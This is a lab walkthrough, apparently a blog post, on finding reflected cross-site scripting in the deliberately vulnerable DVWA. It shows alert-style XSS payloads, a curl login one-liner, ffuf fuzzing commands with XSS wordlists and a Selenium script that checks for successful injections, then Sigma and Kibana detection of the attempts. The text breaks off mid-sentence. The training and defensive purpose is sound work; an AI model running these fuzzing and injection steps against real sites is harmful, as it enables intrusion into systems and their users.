DVWA XSS (Reflected) Low Sec - Red Blue Pruple Team

Today I will demonstrate how to undertake the Reflected Cross-Site Scripting in the DVWA on Low Security. We will do the exploit in the browser first, then I’ve updated the ffuf + Python script to locally test if the XSS attempt succeeded (remember Terminal apps don’t have access to JavaScript). The Blue Team section describes a detection method to identify GET based XSS attempts, and a cautionary tail when dealing with ‘raw’ chars in URLs.
Video
Prerequisites
If you don’t currently have a Damn Vulnerable Web Application (DVWA) instance you can follow along at home with a simple git clone & vagrant up if your host system meets the minimum specs.
Red team only deploys Opnsense, DVWA, and Kali.
Blue Team deploys the whole environment.
XSS (Reflected) - Red Team
The User-Agent based “undocumented” exploit demonstrated in the File Inclusion Red Team post uses Reflected Cross-Site Scripting, meaning the payload is reflected back at whomever runs it (since these attacks are client side). We will attempt something similar now with different parameters.
Basic Browser
Requesting the page we are presented with a free text box (the <input type="text"> indicates it is a one-line text input as opposed to <input type="textarea"which would be a multiline text input)
 Example xssr main page
What happens when we input something?
 Example xssr name input
Whatever we input in the text field gets echoed back at us with the message Hello .... Trying some <script> skulduggery - input
1
<script>alert(1)</script>
 Example xssr script alert
ffuf + Python
Since the result in this case is stored in the response HTML we can use the same ffuf + Python trick we did before to fuzz things up.
The below
ffufcommand is wrong, it should be:ffuf -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/xss_r/?name=FUZZ" -mc 200 -r -b "security=low; PHPSESSID=${PHPSESSID}" -w <(pencode -input /usr/share/wordlists/seclists/Fuzzing/XSS/robot-friendly/XSS-BruteLogic.txt urlencode) -od ffufoutxssrthis makes sure all parameters are URL safe.
First we ffuf around
1
mkdir ffufoutxssr
1
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
This command is wrong and shouldn’t be used, see above.
1
ffuf -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/xss_r/?name=FUZZ" -mc 200 -r -b "security=low; PHPSESSID=${PHPSESSID}" -w /usr/share/wordlists/seclists/fuzzing/xss/robot-friendly/xss-fuzzing.txt -od ffufoutxssr
Then we find out with Python (this is an updated version of the script from before) if you have issues running it see the chromedriver install steps from before.
You will need
chromedriverinstalled and theseleniumPython package. If you try apython3 -m pip install seleniumyou will get a warning from Python about being in an “externally-managed environment” if you run this in Kali, the amazing Jeff Geerling to the rescue. To install the correct Chromedriver runchromium --versionthen download the correct versionwget https://storage.googleapis.com/chrome-for-testing-public/<YOURVERSION>/linux64/chromedriver-linux64.zipthe URL should look something likehttps://storage.googleapis.com/chrome-for-testing-public/132.0.6834.159/linux64/chromedriver-linux64.zipthen unzip the package and “install” it with the following move command should take the file you just unzipped, ofcsudo mv -f ~/Downloads/chromedriver-linux64/chromedriver /usr/local/share/chromedriverand then make the symlinkssudo ln -s /usr/local/share/chromedriver /usr/local/bin/chromedriver && sudo ln -s /usr/local/share/chromedriver /usr/bin/chromedriverYou might also have tormthe existing symlinks.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
# Code generated in part by ChatGPT
import argparse
import os
import time
import glob
import concurrent.futures
from selenium import webdriver
from selenium.webdriver.chrome.service import Service
from selenium.webdriver.common.alert import Alert
from selenium.webdriver.chrome.options import Options
from tqdm import tqdm


def parse_arguments():
    parser = argparse.ArgumentParser(description='Given directory will be tested for successful XSS')
    parser.add_argument('target_dir', type=str, help='Target directory')
    return parser.parse_args()


def create_driver():
    chrome_options = Options()
    chrome_options.add_argument("--headless")
    chrome_options.add_argument("--disable-gpu")
    chrome_options.add_argument("--no-sandbox")
    chrome_options.add_argument("--disable-dev-shm-usage")
    service = Service("/usr/bin/chromedriver")  # Update with your chromedriver path
    return webdriver.Chrome(service=service, options=chrome_options)


def rename_and_modify_files(directory):
    """Permanently renames files to .html and modifies content safely (no double commenting)."""

    for file in glob.glob(os.path.join(directory, "*")):
        if not file.endswith(".html"):
            new_name = f"{file}.html"
            os.rename(file, new_name)
            file = new_name

        try:
            with open(file, "r", encoding="utf-8", errors="ignore") as f:
                lines = f.readlines()

            for line in lines:
                stripped_line = line.strip()
                if stripped_line and stripped_line.startswith("<!--"):
                    break
            else:
                with open(file, "w", encoding="utf-8") as f:
                    inside_doctype = False
                    for line in lines:
                        if "<!DOCTYPE html>" in line:
                            inside_doctype = True
                        if not inside_doctype:
                            line = f"<!-- {line.strip()} -->\n"
                        f.write(line)

        except Exception as e:
            print(f"Skipping {file} due to error: {e}")
            continue


def check_xss(file_path):
    """Opens an HTML file in Selenium and checks for alert messages."""
    driver = create_driver()
    driver.get(f"file://{os.path.abspath(file_path)}")
    time.sleep(2)
    try:
        alert = Alert(driver)
        alert_text = alert.text
        alert.accept()
        driver.quit()
        return os.path.basename(file_path), alert_text
    except:
        driver.quit()
        return None


if __name__ == "__main__":
    args = parse_arguments()
    directory = args.target_dir

    rename_and_modify_files(directory)

    xss_vulnerable_files = []
    html_files = glob.glob(os.path.join(directory, "*.html"))

    with concurrent.futures.ThreadPoolExecutor() as executor:
        results = list(tqdm(executor.map(check_xss, html_files), total=len(html_files), desc="Checking files", unit="file"))
        xss_vulnerable_files = [res for res in results if res is not None]

    if xss_vulnerable_files:
        print("XSS Successful in the following files:")
        for filename, alert_text in xss_vulnerable_files:
            print(f"- {filename} (Alert: {alert_text})")
    else:
        print("No XSS vulnerabilities detected.")
Then run it with (no need to rename the files in the terminal anymore)
1
python3 xsscheck.py ffufoutxssr
 Example xssr ffuf output
Check the results with the Python script.
 Example xssr python output
You can then confirm it’s worked by opening one of the files in Chromium.
1
chromium ffufoutxssr/219c24b31ce9003716650532bf29edb4.html
 Example xssr working
Then to get the payload and try it on the DVWA itself. With one of the successful files you can run this incantation to get the payload (the filename will be different for you):
1
head -n 1 ffufoutxssr/219c24b31ce9003716650532bf29edb4.html | grep -oP 'name=([^&\s]+)' - | sed -e 's/name=//'
 Example xssr grep to get the payload
Now paste the payload in the live site.
 Example xssr python output test
XSS (Reflected) - Blue Team
Luckily for us the DVWA again uses the GET method so it gets logged in access.log. The same caveat as before applies; if it was using POST we would be out of luck without a WAF.
Sigma Rule
There is already a Sigma rule to detect this activity, I’ve modified it somewhat to suit our use-case, making it a correlation rule, etc.
 Example kibana security alert for reflected xss attempt
In this case everything happens client-side so we cannot confirm if the XSS worked, other than HTTP response codes, however it’s not guaranteed that they worked.
Side Channel: XSS Tricky
A closer look at ffuf command described above in the Red Team section is not quite correct. Although it “works” due to how it’s interacting with the web server it’s not ideal.
The issue:
1
ffuf -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/xss_r/?name=FUZZ" -mc 200 -r -b "security=low; PHPSESSID=${PHPSESSID}" -w /usr/share/wordlists/seclists/Fuzzing/XSS/robot-friendly/XSS-Fuzzing.txt -od ffufoutxssr
This sends raw requests to the server, each line in XSS-Fuzzing is sent exactly as is to the server. What about if it contains URL unsafe characters? Well they get sent as well! This breaks the grok pattern responsible for extracting all the values from Apache access.log.
Lets have a look for any requests with “script” in them:
1
url.original : *script* or url.original : *SCRIPT*
 Example kibana search for script after ffuf raw scan
But there are ~10,000 logs, what gives?
 Example kibana serch for events during ffuf scan
Take for example this request:
1
192.168.56.200 - - [10/Apr/2025:09:59:55 +0000] "GET /DVWA/vulnerabilities/xss_r/?name=<IMG SRC=javascript:alert("XSS")>" 400 483 "-" "-"
This is what the main grok will do to it:
